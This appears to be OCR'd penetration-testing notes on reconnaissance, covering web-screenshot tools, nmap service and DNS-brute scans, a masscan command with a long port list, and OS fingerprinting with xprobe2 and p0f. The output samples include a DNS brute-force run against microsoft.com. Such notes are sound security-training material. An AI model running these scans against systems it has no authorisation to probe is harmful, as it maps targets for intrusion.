
- EyeWitness - EyeWitness is designed to take screenshots of websites, provide some server header info, and identify default credentials if possible.
  - https://github.com/FortyNorthSecurity/EyeWitness

- Gowitness - a golang, web screenshot utility using Chrome Headless
  - https://github.com/sensepost/gowitness

- HTTPScreenShot - HTTPScreenshot is a tool for grabbing screenshots and HTML of large numbers of websites. The goal is for it to be both thorough and fast
  - https://github.com/breenmachine/httpscreenshot

Nmap

- nmap –sV –A -p- -oA outputfile x.x.x.x-x --version intensity 0



Standard service detection

Detect OS and services

Scan ALL ports (65535)

Save Output to all formats


Target host, range or subnet

Lighter banner-grabbing detection (0)
– Hacker Friendly

Aggressive service detection (5)
– Noisy

- nmap --script-updated

Nmap – DNS Brute



```
root@hell:~# nmap --script dns-brute --script-args dns-brute.domain=microsoft.com,dns-brute.threads=6

Starting Nmap 7.00 ( https://nmap.org ) at 2016-05-09 06:55 EDT
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     mail.microsoft.com - 167.220.71.19
|     mail.microsoft.com - 157.58.197.10
|     mail2.microsoft.com - 131.107.115.215
|     ftp.microsoft.com - 134.170.188.232
|     mail3.microsoft.com - 131.107.115.214
|     demo.microsoft.com - 65.55.39.10
|     demo.microsoft.com - 64.4.6.100
|     dev.microsoft.com - 104.87.22.205
|     owa.microsoft.com - 131.107.0.91
|     owa.microsoft.com - 131.107.1.90
|     owa.microsoft.com - 131.107.1.89
|     owa.microsoft.com - 131.107.1.91
|     alerts.microsoft.com - 65.55.206.154
|     manage.microsoft.com - 134.170.168.254
|     help.microsoft.com - 40.127.139.224
|     helpdesk.microsoft.com - 191.239.7.31
|     home.microsoft.com - 40.127.139.224
|     mobile.microsoft.com - 65.55.186.235
|     shop.microsoft.com - 23.96.52.53
```

Masscan


65536 unverified Hosts (a large targets ASN)

Tool	Time to run	Found
masscan YOU CAN USE A CONF FILE FOR THIS! `masscan -p1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-445,458,464-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,1102,1104-1108,1110-1114,1117,1119,1121-1124,1126,1130-1132,1137-1138,1141,1145,1147-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,1352,1417,1433-1434,1443,1455,1461,1494,1500-1501,1503,1521,1524,1533,1556,1580,1583,1594,1600,1641,1658,1666,1687-1688,1700,1717-1721,1723,1755,1761,1782-1783,1801,1805,1812,1839-1840,1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,2103,2105-2107,2111,2119,2121,2126,2135,2144,2160-2161,2170,2179,2190-2191,2196,2200,2222,2251,2260,2288,2301,2323,2366,2381-2383,2393-2394,2399,2401,2492,2500,2522,2525,2557,2601-2602,2604-2605,2607-2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-2910,2920,2967-2968,2998,3000-3001,3003,3005-3007,3011,3013,3017,3030-3031,3052,3071,3077,3128,3168,3211,3221,3260-3261,3268-3269,3283,3300-3301,3306,3322-3325,3333,3351,3367,3369-3372,3389-3390,3404,3476,3493,3517,3527,3546,3551,3580,3659,3689-3690,3703,3737,3766,3784,3800-3801,3809,3814,3826-3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,3995,3998,4000-4006,4045,4111,4125-4126,4129,4224,4242,4279,4321,4343,4443-4446,4449,4550,4567,4662,4848,4899-4900,4998,5000-5004,5009,5030,5033,5050-5051,5054,5060-5061,5080,5087,5100-5102,5120,5190,5200,5214,5221-5222,5225-5226,5269,5280,5298,5357,5405,5414,5431-5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-5679,5718,5730,5800-5802,5810-5811,5815,5822,5825,5850,5859,5862,5877,5900-5904,5906-5907,5910-5911,5915,5922,5925,5950,5952,5959-5963,5987-5989,5998-6007,6009,6025,6059,6100-6101,6106,6112,6123,6129,6156,6346,6389,6502,6510,6543,6547,6565-6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-6789,6792,6839,6881,6901,6969,7000-7002,7004,7007,7019,7025,7070,7100,7103,7106,7200-7201,7402,7435,7443,7496,7512,7625,7627,7676,7741,7777-7778,7800,7911,7920-7921,7937-7938,7999-8002,8007-8011,8021-8022,8031,8042,8045,8080-8090,8093,8099-8100,8180-8181,8192-8194,8200,8222,8254,8290-8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-8652,8654,8701,8800,8873,8888,8899,8994,9000-9003,9009-9011,9040,9050,9071,9080-9081,9090-9091,9099-9103,9110-9111,9200,9207,9220,9290,9415,9418,9485,9500,9502-9503,9535,9575,9593-9595,9618,9666,9876-9878,9898,9900,9917,9929,9943-9944,9968,9998-10004,10009-10010,10012,10024-10025,10082,10180,10215,10243,10566,10616-10617,10621,10626,10628-10629,10778,11110-11111,11967,12000,12174,12265,12345,13456,13722,13782-13783,14000,14238,14441-14442,15000,15002-15004,15660,15742,16000-16001,16012,16016,16018,16080,16113,16992-16993,17877,17988,18040,18101,18988,19101,19283,19315,19350,19780,19801,19842,20000,20005,20031,20221-20222,20828,21571,22939,23502,24444,24800,25734-25735,26214,27000,27352-27353,27355-27356,27715,28201,30000,30718,30951,31038,31337,32768-32785,33354,33899,34571-34573,35500,38292,40193,40911,41511,42510,44176,44442-44443,44501,45100,48080,49152-49161,49163,49165,49167,49175-49176,49400,49999-50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,52869,54045,54328,55055-55056,55555,55600,56737-56738,57294,57797,58080,60020,60443,61532,61900,62078,63331,64623,64680,65000,65129,65389,280,4567,7001,8008,9080 -iL $TARGET_LIST --max-rate 100000 -oG $TARGET_OUTPUT`	11m4.164s	196
nmap	∞	zzz


JASON HADDIX – Bug Bounty Hunter Methodology

Discovery (Expanding your scope like a boss)

XPROBE




```
root@kali:~#
root@kali:~# xprobe2 192.168.1.132
```




```
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.6.11" (Guess probability: 95%)
[+] Other guesses:
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.4.20" (Guess probability: 95%)
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.4.30" (Guess probability: 95%)
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.4.22" (Guess probability: 95%)
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.4.28" (Guess probability: 95%)
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.4.24" (Guess probability: 95%)
[+] Host 192.168.1.132 Running OS: "Linux Kernel 2.4.26" (Guess probability: 95%)
```


P0f



```
root@kali:~# p0f -i eth0 -p -o /tmp/p0f4.log
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> --

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/p0f4.log' opened for writing.
[+] Entered main event loop.
```




```
C:\Users\[redacted]>C:\Users\[redacted]\Desktop\nc111nt\nc.exe 192.168.1.133 1300


tset
akjahdkahdkajhd
djkasdhajksdhkjashdkas
jkhsdfksjrowrywyiurywurw
djajdlajdakldjka
asdhasldhakdhajkd

ksajdhasjkdhaksjdh
dsjakdhakhdasjkdhak
```




```
.-[ 192.168.1.135/1090 -> 192.168.1.133/1300 (syn) ]-
|
| client   = 192.168.1.135/1090
| os       = Windows 7 or 8
| dist     = 0
| params   = none
| raw_sig  = 4:128+0:0:1460:8192,8:mss,nop,ws,nop,nop,sok:df,i
|
```

Directory Enumeration

